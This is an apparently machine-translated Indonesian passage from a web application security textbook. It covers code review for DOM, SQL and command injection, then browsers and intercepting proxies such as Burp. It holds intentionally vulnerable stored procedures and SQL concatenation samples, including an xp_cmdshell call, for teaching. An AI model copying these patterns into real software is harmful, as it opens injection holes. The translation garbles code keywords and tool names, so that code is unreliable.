dokumen.tulis()	Dapat digunakan untuk memperbarui konten dokumen dan mengeksekusi kode JavaScript secara dinamis. Jika data yang dapat dikontrol penyerang diteruskan ke salah satu API ini, ini dapat menyediakan cara untuk mengeksekusi JavaScript arbitrer di dalam browser korban.
dokumen.writeln()	
document.body.innerHTML	
eval()	
jendela.execScript()	
jendela.setInterval()	
jendela.setTimeout()	

Komponen Kode Basis Data

Aplikasi web semakin banyak menggunakan database untuk lebih dari sekadar penyimpanan data pasif. Basis data saat ini berisi antarmuka pemrograman yang kaya, memungkinkan logika bisnis yang substansial untuk diimplementasikan dalam tingkat basis data itu sendiri.

Pengembang sering menggunakan komponen kode basis data seperti prosedur tersimpan, pemicu, dan fungsi yang ditentukan pengguna untuk menjalankan tugas utama. Oleh karena itu, saat meninjau kode sumber ke aplikasi web, Anda harus memastikan bahwa semua logika yang diimplementasikan dalam database disertakan dalam cakupan peninjauan.

Kesalahan pemrograman dalam komponen kode basis data berpotensi mengakibatkan salah satu dari berbagai cacat keamanan yang dijelaskan dalam bab ini. Namun dalam praktiknya, Anda harus memperhatikan dua area utama kerentanan. Pertama, komponen database sendiri mungkin mengandung kelemahan injeksi SQL. Kedua, input pengguna dapat diteruskan ke fungsi yang berpotensi berbahaya dengan cara yang tidak aman.

Injeksi SQL

Bab 9 menjelaskan bagaimana pernyataan yang disiapkan dapat digunakan sebagai alternatif yang aman untuk pernyataan SQL dinamis untuk mencegah serangan injeksi SQL. Namun, bahkan jika pernyataan yang disiapkan digunakan dengan benar di seluruh kode aplikasi web itu sendiri, kelemahan injeksi SQL mungkin masih ada jika komponen kode database menyusun kueri dari input pengguna dengan cara yang tidak aman.

Berikut ini adalah contoh stored procedure yang rentan terhadap SQL injection di @namaparameter:

```
BUAT PROSEDUR show_current_orders
    (@namavarchar(400) = NULL)

SEBAGAI
MENYATAKAN @sql nvarchar(4000)
SELECT @sql = 'PILIH id_num, string pencarian DARI perintah pencarian WHERE ' +
    'stringpencarian = ''' + @nama + '''';
EXEC (@sql)

PERGI
```

Bahkan jika aplikasi melewati pengguna yang disediakan nilai ke prosedur tersimpan dengan cara yang aman, prosedur itu sendiri menggabungkan ini secara langsung ke dalam kueri dinamis dan oleh karena itu rentan.

Platform database yang berbeda menggunakan metode yang berbeda untuk melakukan eksekusi dinamis dari string yang berisi pernyataan SQL. Misalnya:

- **MS-SQL**—EXEC
- **Peramal**—LAKUKAN SEGERA

- **Sybase**—EXEC
- **DB2**—EXEC-SQL

Setiap kemunculan ekspresi ini dalam komponen kode database harus ditinjau dengan cermat. Jika input pengguna digunakan untuk membuat string SQL, aplikasi mungkin rentan terhadap injeksi SQL.

CATAT: Di Oracle, prosedur tersimpan secara default dijalankan dengan izin dari pembuat definisi, bukan dengan invoker (seperti program SUID di UNIX). Oleh karena itu, jika aplikasi menggunakan akun dengan hak istimewa rendah untuk mengakses database, dan prosedur tersimpan dibuat menggunakan akun DBA, cacat injeksi SQL dalam prosedur dapat memungkinkan Anda untuk meningkatkan hak istimewa dan melakukan kueri database arbitrer.

Panggilan ke Fungsi Berbahaya

Komponen kode yang disesuaikan seperti prosedur tersimpan sering digunakan untuk melakukan tindakan yang tidak biasa atau kuat. Jika data yang disediakan pengguna diteruskan ke fungsi yang berpotensi berbahaya dengan cara yang tidak aman, hal ini dapat menyebabkan berbagai jenis kerentanan, bergantung pada sifat fungsi tersebut. Misalnya, prosedur tersimpan berikut ini rentan terhadap injeksi perintah di @loadfile dan @loaddir parameter:

Buat import_data (@loadfile varchar(25), @loaddir varchar(25)) sebagai

```
mulai
pilih @cmdstring = "$PATH/firstload " + @loadfile + " " + @loaddir exec @ret = xp_cmdshell
@cmdstring
...
...
Akhir
```

Fungsi berikut berpotensi berbahaya jika dijalankan dengan cara yang tidak aman:

- Prosedur tersimpan default yang kuat di MS-SQL dan Sybase yang memungkinkan eksekusi perintah, akses registri, dan sebagainya
- Fungsi yang menyediakan akses ke sistem file
- Fungsi yang ditentukan pengguna yang menautkan ke perpustakaan di luar database
- Fungsi yang menghasilkan akses jaringan, seperti throughOpenRowSet di MS-SQL atau link database di Oracle

Alat untuk Penjelajahan Kode

Metodologi yang telah kami jelaskan untuk melakukan tinjauan kode pada dasarnya melibatkan membaca kode sumber dan mencari pola yang menunjukkan penangkapan input pengguna dan penggunaan API yang berpotensi berbahaya. Untuk melakukan tinjauan kode secara efektif, sebaiknya gunakan alat cerdas untuk menjelajahi basis kode. Anda memerlukan alat yang memahami konstruksi kode dalam bahasa tertentu, memberikan informasi kontekstual tentang API dan ekspresi tertentu, dan memfasilitasi navigasi Anda.

Dalam banyak bahasa, Anda dapat menggunakan salah satu studio pengembangan yang tersedia, seperti Visual Studio, NetBeans, atau Eclipse. Selain itu, berbagai alat penelusuran kode generik mendukung banyak bahasa dan dioptimalkan untuk melihat kode daripada pengembangan. Alat pilihan penulis adalah Sumber Wawasan, ditunjukkan pada Gambar

fungsi pencarian

exp yang dipilih

The screenshot shows the Source Insight IDE interface. The main window displays the code for `JwmaSendMail.java`. The code handles multipart requests, retrieves contact databases, and processes parameters for recipients, CC, and BCC. A sidebar on the left shows the project structure for `JwmaSendMail`, which includes sub-modules like `HttpServer`, `log`, `int`, `service`, `dServiceMessage`, `tiny`, `isNickname`, and `eGroup`. The bottom part of the interface shows the class definition for `JwmaSession`, which implements `Serializable`. It contains attributes for `authenticated` and `languageToggled`, and methods for handling session state related to bean names, request, and response.

```

try {
    //JwmaKernel.getReference().debug.log().write("Going to parse Multipart request");
    //retrieve contacts database
    JwmaContactImpl ctbl = (JwmaContactImpl) session.getWebSession().getValues("jwma.contacts");
    //Handle the incoming request
    multi = new MultipartRequest(session.getRequest(), session.getHTA().getCTR());
    boolean savedraft = multi.getParameter("savedraft").equals("true");
    //retrieve all necessary parameters into local strings
    //recipients
    String to = multi.getParameter("to");
    String cc = multi.getParameter("cc");
    String bcc = multi.getParameter("bcc");
    //subject
    String subject = multi.getParameter("subject");
    //sign
    boolean toggleautosign = new Boolean(
        multi.getParameter("toggleautosign").booleanValue());
    boolean toggleappend = new Boolean(
        multi.getParameter("toggleappend").booleanValue());
} catch (Exception e) {
    //body
    String body = multi.getParameter("body");
}

```

```

public class JwmaSession implements Serializable {
    //logging
    private static Logger log = Logger.getLogger(JwmaSession.class);
    //instance attributes
    private boolean m_authenticated;
    private boolean m_languageToggled = true;
    //Http session state related
    private List m.BeanNames;
    transient private HttpServletRequest m_Request;
    transient private HttpServletResponse m_Response;
}

```

Gambar 19-1:Source Insight digunakan untuk mencari dan menelusuri kode sumber untuk aplikasi web

Ringkasan

Banyak orang yang memiliki pengalaman substansial dalam menguji aplikasi web secara interaktif, menunjukkan ketakutan yang tidak masuk akal untuk melihat ke dalam basis kode aplikasi untuk menemukan kerentanan secara langsung. Ketakutan ini dapat dimengerti oleh orang yang bukan pemrogram, tetapi jarang dibenarkan. Siapa pun yang terbiasa berurusan dengan komputer dapat, dengan sedikit investasi, memperoleh pengetahuan dan kepercayaan diri yang cukup untuk melakukan audit kode yang efektif. Tujuan Anda dalam meninjau basis kode aplikasi tidak harus untuk menemukan "semua" kerentanan yang dikandungnya, lebih dari yang Anda tentukan sendiri tujuan yang tidak realistik ini saat melakukan pengujian langsung. Lebih masuk akal, Anda dapat bercita-cita untuk memahami beberapa pemrosesan kunci yang dilakukan aplikasi pada masukan yang diberikan pengguna dan mengenali beberapa tanda tangan yang mengarah ke potensi masalah. Didekati dengan cara ini, tinjauan kode dapat menjadi pelengkap yang sangat berguna untuk pengujian kotak hitam yang lebih familiar. Itu dapat meningkatkan keefektifan pengujian itu dan mengungkapkan cacat yang mungkin sangat sulit ditemukan ketika Anda berurusan dengan aplikasi yang sepenuhnya dari luar.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Sebutkan tiga kategori kerentanan umum yang seringkali memiliki tanda tangan yang mudah dikenali dalam kode sumber.
2. Mengapa mengidentifikasi semua sumber input pengguna terkadang menjadi tantangan saat meninjau aplikasi PHP?
3. Pertimbangkan dua metode berikut untuk melakukan kueri SQL yang memasukkan input yang diberikan pengguna:

```
// metode 1
String artis = request.getParameter("artist").replaceAll("'", "''"); Genre string =
request.getParameter("genre").replaceAll("'", "''"); String album =
request.getParameter("album").replaceAll("'", "''"); Pernyataan s =
connection.createStatement();
s.executeQuery("PILIH * DARI musik MANA artis = " + artis + " DAN genre = " + genre + "
DAN album = " + album + "');");
// metode 2
String artis = request.getParameter("artis"); Genre string =
request.getParameter("genre"); String album =
request.getParameter("album"); Pernyataan s =
connection.prepareStatement(
    "PILIH * DARI musik MANA artis = " + artis + " DAN genre = ? DAN
    album = ?");
```

```
s.setString(1, genre);
s.setString(2, album);
s.executeQuery();
```

Manakah dari metode ini yang lebih aman, dan mengapa?

4. Anda meninjau basis kode aplikasi Java. Selama pengintaian awal, Anda mencari semua kegunaan dari HttpServletRequest.getParameter API. Kode berikut menarik perhatian Anda:

```
private void setWelcomeMessage(HttpServletRequest request) melempar
    ServletException
{
    String nama = request.getParameter("nama");

    jika (nama == nol)
        nama = "";

    m_welcomeMessage = "Selamat datang " + nama + "!";
}
```

Kerentanan apa yang mungkin ditunjukkan oleh kode ini? Analisis kode lebih lanjut apa yang perlu Anda lakukan untuk mengonfirmasi apakah aplikasi memang rentan?

5. Anda meninjau mekanisme yang digunakan aplikasi untuk membuat token sesi. Kode yang relevan adalah sebagai berikut:

```
TokenGenerator kelas publik {

    private java.util.Random r = new java.util.Random();

    publik disinkronkan long nextToken() {

        panjang l = r.nextInt();
        panjang m = r.nextInt();

        kembali l + (m << 32);
    }
}
```

Apakah token sesi aplikasi dibuat dengan cara yang dapat diprediksi? Jelaskan jawaban Anda secara lengkap.

Aplikasi Web | Aplikasi Peretas' Toolkit

Beberapa serangan pada aplikasi web hanya dapat dilakukan dengan menggunakan browser web standar; namun, sebagian besar mengharuskan Anda menggunakan beberapa alat tambahan. Banyak dari alat ini bekerja bersama dengan browser, baik sebagai ekstensi yang mengubah fungsionalitas browser itu sendiri, atau sebagai alat eksternal yang berjalan bersama browser dan mengubah interaksinya dengan aplikasi target.

Item terpenting dalam perangkat Anda termasuk dalam kategori terakhir ini. Ini beroperasi sebagai proxy web yang mencegat, memungkinkan Anda untuk melihat dan memodifikasi semua pesan HTTP yang lewat antara browser Anda dan aplikasi target. Selama bertahun-tahun, proxy pencegat dasar telah berkembang menjadi rangkaian alat terintegrasi yang kuat yang berisi banyak fungsi lain yang dirancang untuk membantu Anda menyerang aplikasi web. Bab ini membahas cara kerja alat ini dan menjelaskan cara terbaik untuk menggunakan fungsionalitasnya.

Kategori alat utama kedua adalah pemindai aplikasi web mandiri. Produk ini dirancang untuk mengotomatiskan banyak tugas yang terlibat dalam penyerangan aplikasi web, mulai dari pemetaan awal hingga pemeriksaan kerentanan. Bab ini membahas kekuatan dan kelemahan inheren pemindai aplikasi web mandiri dan melihat secara singkat beberapa alat saat ini di area ini.

Terakhir, banyak alat yang lebih kecil dirancang untuk melakukan tugas tertentu saat menguji aplikasi web. Meskipun Anda hanya dapat menggunakan alat ini sesekali, alat ini terbukti sangat berguna dalam situasi tertentu.

Peramban Web

Peramban web sebenarnya bukan alat peretasan, karena ini adalah sarana standar yang digunakan aplikasi web untuk diakses. Namun demikian, pilihan browser web Anda mungkin berdampak pada keefektifan Anda saat menyerang aplikasi web. Selain itu, berbagai ekstensi tersedia untuk berbagai jenis browser, yang dapat membantu Anda melakukan serangan. Bagian ini membahas secara singkat tiga browser populer dan beberapa ekstensi yang tersedia untuk mereka.

Internet Explorer

Microsoft Internet Explorer (IE) selama bertahun-tahun telah menjadi browser web yang paling banyak digunakan. Tetapi demikian menurut sebagian besar perkiraan, menangkap sekitar 45% pasar. Hampir semua aplikasi web dirancang untuk dan diuji pada versi IE saat ini. Hal ini menjadikan IE pilihan yang baik bagi penyerang, karena sebagian besar konten dan fungsionalitas aplikasi ditampilkan dengan benar dan dapat digunakan dengan baik di dalam IE. Secara khusus, browser lain tidak mendukung kontrol ActiveX, membuat IE wajib jika aplikasi menggunakan teknologi ini. Satu batasan yang diberlakukan oleh IE adalah Anda dibatasi untuk bekerja dengan platform Microsoft Windows.


Karena pengadopsian IE secara luas, saat Anda menguji scripting lintas situs dan serangan lain terhadap pengguna aplikasi, Anda harus selalu berusaha membuat serangan Anda bekerja terhadap browser ini jika memungkinkan (lihat Bab 12).

CATATA Internet Explorer 8 memperkenalkan filter anti-XSS yang diaktifkan secara default.

Seperti yang dijelaskan di Bab 12, filter ini berupaya memblokir sebagian besar serangan XSS standar agar tidak dieksekusi dan karena itu menyebabkan masalah saat Anda menguji eksplot. XSS terhadap aplikasi target. Biasanya Anda harus menonaktifkan filter XSS saat pengujian. Idealnya, ketika Anda telah mengonfirmasi kerentanan XSS, Anda kemudian harus mengaktifkan kembali filter dan melihat apakah Anda dapat menemukan cara untuk mem-bypass filter menggunakan kerentanan yang Anda temukan.

Berbagai ekstensi berguna tersedia untuk IE yang mungkin dapat membantu saat menyerang aplikasi web, termasuk yang berikut ini:

- HttpWatch, ditunjukkan pada Gambar 20-1, menganalisis semua permintaan dan respons HTTP, memberikan detail header, cookie, URL, parameter permintaan, kode status HTTP, dan pengalihan.
- IEWatch melakukan fungsi yang mirip dengan HttpWatch. Itu juga melakukan beberapa analisis dokumen HTML, gambar, skrip, dan sejenisnya.



Gambar 20-1:HttpWatch menganalisis permintaan HTTP yang dikeluarkan oleh Internet Explorer

Firefox

Firefox saat ini adalah browser web kedua yang paling banyak digunakan. Dengan sebagian besar perkiraan itu membuat sekitar 35% dari pasar. Sebagian besar aplikasi web berfungsi dengan baik di Firefox; namun, tidak ada dukungan asli untuk kontrol ActiveX.

Ada banyak variasi yang tidak kentara di antara berbagai browser yang menangani HTML dan JavaScript, terutama jika keduanya tidak sepenuhnya mematuhi standar. Seringkali, Anda akan menemukan bahwa pertahanan aplikasi terhadap bug seperti cross-site scripting berarti bahwa serangan Anda tidak efektif terhadap setiap platform browser. Popularitas Firefox cukup memadai sehingga eksplot XE khusus Firefox benar-benar valid, jadi Anda harus mengujinya dengan Firefox jika Anda mengalami kesulitan membuatnya bekerja melawan IE. Juga, fitur-fitur khusus untuk Firefox secara historis memungkinkan berbagai serangan untuk bekerja yang tidak mungkin dilakukan terhadap IE, seperti yang dijelaskan di Bab 13.

Sejumlah besar ekstensi peramban tersedia untuk Firefox yang mungkin berguna saat menyerang aplikasi web, termasuk berikut ini:

- HttpWatch juga tersedia untuk Firefox.
- FoxyProxy memungkinkan manajemen konfigurasi proxy browser yang fleksibel, memungkinkan peralihan cepat, pengaturan proxy yang berbeda untuk URL yang berbeda, dan seterusnya.
- LiveHTTPHeaders memungkinkan Anda mengubah permintaan dan respons serta memutar ulang permintaan individual.
- PrefBar memungkinkan Anda untuk mengaktifkan dan menonaktifkan cookie, memungkinkan pemeriksaan kontrol akses cepat, serta beralih di antara proxy yang berbeda, membersihkan cache, dan mengalihkan agen pengguna browser.
- Wappalyzer mengungkap teknologi yang digunakan di halaman saat ini, menampilkan ikon untuk setiap teknologi yang ditemukan di bilah URL.
- Bilah alat Pengembang Web menyediakan berbagai fitur yang bermanfaat. Di antara yang paling membantu adalah kemampuan untuk melihat semua tautan pada halaman, mengubah HTML untuk membuat bidang formulir dapat ditulisi, menghapus panjang maksimum, memperlihatkan bidang formulir yang tersembunyi, dan mengubah metode permintaan dari MENDAPATKAN ke POS.

Chrome

Chrome adalah pendatang yang relatif baru di kancah browser, tetapi dengan cepat mendapatkan popularitas, merebut sekitar 15% pasar.

Sejumlah ekstensi browser tersedia untuk Chrome yang mungkin berguna saat menyerang aplikasi web, termasuk yang berikut:

- XSS Rays adalah ekstensi yang menguji kerentanan XSS dan memungkinkan pemeriksaan DOM.
- Editor cookie memungkinkan tampilan dan pengeditan cookie dalam browser.
- Wappalyzer juga tersedia untuk Chrome.
- Bilah Alat Pengembang Web juga tersedia untuk Chrome.

Chrome kemungkinan besar berisi bagian yang adil dari fitur-fitur unik yang dapat digunakan saat membuat eksloit untuk XSS dan kerentanan lainnya. Karena Chrome adalah pendatang baru, ini kemungkinan akan menjadi target penelitian yang bermanfaat di tahun-tahun mendatang.

Suite Pengujian Terintegrasi

Setelah browser web penting, item yang paling berguna dalam perangkat Anda saat menyerang aplikasi web adalah proxy pencegat. Pada hari-hari awal aplikasi web, proxy pencegat adalah alat mandiri yang menyediakan fungsionalitas minimal. Proksi Achilles yang terhormat hanya menampilkan setiap permintaan dan tanggapan untuk dieedit. Meskipun sangat mendasar, buggy, dan memusingkan untuk digunakan, Achilles cukup untuk mengkompromikan banyak aplikasi web di tangan penyerang yang terampil.

Selama bertahun-tahun, proxy pencegat yang sederhana telah berkembang menjadi sejumlah rangkaian alat yang sangat fungsional, masing-masing berisi beberapa alat yang saling berhubungan yang dirancang untuk memfasilitasi tugas-tugas umum yang terlibat dalam menyerang aplikasi web. Beberapa rangkaian pengujian biasanya digunakan oleh pengujinya keamanan aplikasi web:

- Bersendawa Suite
- WebScarab
- Paros
- Proksi Serangan Zed
- Andiparos
- Pemain biola
- KUCING
- Charles

Toolkit ini sangat berbeda dalam kemampuannya, dan beberapa di antaranya lebih baru dan lebih eksperimental daripada yang lain. Dalam hal fungsionalitas murni, Burp Suite adalah yang paling canggih, dan saat ini merupakan satu-satunya toolkit yang berisi semua fungsionalitas yang dijelaskan di bagian berikut. Sampai batas tertentu, alat mana yang Anda gunakan adalah masalah preferensi pribadi. Jika Anda belum memiliki preferensi, kami menyarankan Anda mengunduh dan menggunakan beberapa suite dalam situasi dunia nyata dan menentukan mana yang paling sesuai dengan kebutuhan Anda.

Bagian ini membahas cara kerja alat dan menjelaskan alur kerja umum yang terlibat dalam memanfaatkannya sebaik mungkin dalam pengujian aplikasi web Anda.

Bagaimana Alat Bekerja

Setiap suite pengujian terintegrasi berisi beberapa alat lengkap yang berbagi informasi tentang aplikasi target. Biasanya, penyerang terlibat dengan

aplikasi dengan cara biasa melalui browsernya. Alat memantau permintaan dan respons yang dihasilkan, menyimpan semua detail yang relevan tentang aplikasi target dan menyediakan berbagai fungsi yang berguna. Suite tipikal berisi komponen inti berikut:

- Proksi pencegat
- Laba-laba aplikasi web
- Fuzzer aplikasi web yang dapat disesuaikan
- Pemindai kerentanan
- Alat permintaan manual
- Fungsi untuk menganalisis cookie sesi dan token lainnya
- Berbagai fungsi dan utilitas bersama

Mencegat Proxy

Proksi pencegat terletak di jantung rangkaian alat dan saat ini tetap menjadi satu-satunya komponen penting. Untuk menggunakan proxy pencegat, Anda harus mengonfigurasi browser Anda untuk menggunakan server proxy sebagai port pada mesin lokal. Alat proxy dikonfigurasi untuk mendengarkan port ini dan menerima semua permintaan yang dikeluarkan oleh browser. Karena proxy memiliki akses ke komunikasi dua arah antara browser dan server web tujuan, proxy dapat menghentikan setiap pesan untuk ditinjau dan dimodifikasi oleh pengguna dan menjalankan fungsi berguna lainnya, seperti yang ditunjukkan pada Gambar 20-2.

Mengonfigurasi Peramban Anda


Jika Anda belum pernah menyiapkan browser untuk menggunakan server proxy, ini mudah dilakukan di browser apa pun. Pertama, tentukan port lokal mana yang digunakan proxy pencegat Anda secara default untuk mendengarkan koneksi (biasanya 8080). Kemudian ikuti langkah-langkah yang diperlukan untuk browser Anda:

- Di Internet Explorer, pilih Alat>pilihan internet>Koneksi>pengaturan LAN. Pastikan kotak "Deteksi pengaturan otomatis" dan "Gunakan skrip konfigurasi otomatis" tidak dicentang. Pastikan kotak "Gunakan server proxy untuk LAN Anda" dicentang. Di bidang Alamat, masukkan 127.0.0.1, dan di kolom Port, masukkan port yang digunakan oleh proxy Anda. Klik tombol Lanjutan, dan pastikan kotak "Gunakan server proxy yang sama untuk semua protokol" dicentang. Jika nama host aplikasi yang Anda serang cocok dengan salah satu ekspresi di "Jangan gunakan server proxy

untuk alamat yang diawali dengan”, hapus ekspresi ini. Klik OK di semua dialog untuk mengonfirmasi konfigurasi baru.

- Di Firefox, pilih Alat>Pilihan>Canggih>Jaringan>Pengaturan. Pastikan opsi Konfigurasi Proxy Manual dipilih. Di bidang Proksi HTTP, masukkan 127.0.0.1, dan di kolom Port yang berdekatan, masukkan port yang digunakan oleh proxy Anda. Pastikan kotak “Gunakan server proxy ini untuk semua protokol” dicentang. Jika nama host aplikasi yang Anda serang cocok dengan salah satu ekspresi di kotak “No proxy for”, hapus ekspresi ini. Klik OK di semua dialog untuk mengonfirmasi konfigurasi baru.
- Chrome menggunakan pengaturan proxy dari browser asli yang disertakan dengan sistem operasi yang menjalankannya. Anda dapat mengakses pengaturan ini v

ÜÇhå



Gambar 20-2:Mengedit permintaan HTTP dengan cepat menggunakan proxy pencegat

BEKERJA DENGAN KLIEN NON-PROXY-AWARE

Kadang-kadang, Anda mungkin mendapatkan diri Anda menguji aplikasi yang menggunakan klien tebal yang berjalan di luar browser. Banyak dari klien ini tidak menawarkan pengaturan apa pun untuk mengonfigurasi proxy HTTP; mereka hanya mencoba untuk terhubung langsung ke server web yang menghosting aplikasi. Perilaku ini mencegah Anda menggunakan proxy pencegat untuk melihat dan mengubah lalu lintas aplikasi.

Untungnya, Burp Suite menawarkan beberapa fitur yang memungkinkan Anda terus bekerja dalam situasi ini. Untuk melakukannya, Anda harus mengikuti langkah-langkah berikut:

1. Ubah file host sistem operasi Anda untuk menyelesaikan nama host yang digunakan oleh aplikasi ke alamat loopback Anda (127.0.0.1). Misalnya:

127.0.0.1 www.wahh-app.com

Ini menyebabkan permintaan klien yang tebal dialihkan ke komputer Anda sendiri.

2. Untuk setiap port tujuan yang digunakan oleh aplikasi (biasanya 80 dan 443), konfigurasikan pendengar Burp Proxy pada port antarmuka loopback Anda ini, dan atur pendengar untuk mendukung proksi yang tidak terlihat. Fitur proxy yang tidak terlihat berarti pendengar akan menerima permintaan gaya non-proxy yang dikirim oleh klien tebal, yang telah dialihkan ke alamat loopback Anda.
3. Proksi mode tak terlihat mendukung permintaan HTTP dan HTTPS. Untuk mencegah kesalahan fatal sertifikat dengan SSL, Anda mungkin perlu mengonfigurasi pendengar proxy tak terlihat Anda untuk menyajikan sertifikat SSL dengan nama host tertentu yang sesuai dengan yang diharapkan oleh klien tebal. Bagian berikut memiliki detail tentang cara menghindari masalah sertifikat yang disebabkan oleh penyadapan proxy.
4. Untuk setiap nama host yang telah Anda alihkan menggunakan file host Anda, konfigurasikan Burp untuk me-resolve nama host ke alamat IP aslinya. Pengaturan ini dapat ditemukan di bawah Opsi>Koneksi>Resolusi Nama Inang. Mereka membiarkan Anda menentukan pemetaan khusus nama domain ke alamat IP untuk mengesampingkan resolusi DNS komputer Anda sendiri. Ini menyebabkan permintaan keluar dari Burp diarahkan ke server tujuan yang benar. (Tanpa langkah ini, permintaan akan dialihkan ke komputer Anda sendiri dalam putaran tak terbatas.)

BEKERJA DENGAN KLIEN NON-PROXY-AWARE


5. Saat beroperasi dalam mode tak terlihat, Burp Proxy mengidentifikasi host tujuan yang harus diteruskan setiap permintaan menggunakan `Tuan rumah tajuk yang muncul dalam permintaan`. Jika klien tebal yang Anda uji tidak menyertakan `aTuan rumah header` dalam permintaan, Burp tidak dapat meneruskan permintaan dengan benar. Jika Anda hanya berurusan dengan satu host tujuan, Anda dapat mengatasi masalah ini dengan mengkonfigurasi pendengar proxy yang tidak terlihat untuk mengalihkan semua permintaannya ke host tujuan yang diperlukan. Jika Anda berurusan dengan beberapa host tujuan, Anda mungkin perlu menjalankan beberapa instance Burp di beberapa mesin dan menggunakan file host Anda untuk mengalihkan lalu lintas untuk setiap host tujuan ke mesin pencegat yang berbeda.

Mencegat Proxy dan HTTPS

Ketika berhadapan dengan komunikasi HTTP yang tidak terenkripsi, proxy pencegat berfungsi pada dasarnya dengan cara yang sama seperti proxy web normal, seperti yang dijelaskan di Bab 3. Browser mengirimkan permintaan HTTP standar ke proxy, dengan pengecualian bahwa URL di baris pertama dari permintaan berisi nama host lengkap dari server web tujuan. Proksi mem-parsing nama host ini, menyelesaikannya menjadi alamat IP, mengubah permintaan menjadi setara nonproksi standarnya, dan meneruskannya ke server tujuan. Saat server itu merespons, proxy meneruskan respons kembali ke browser klien.

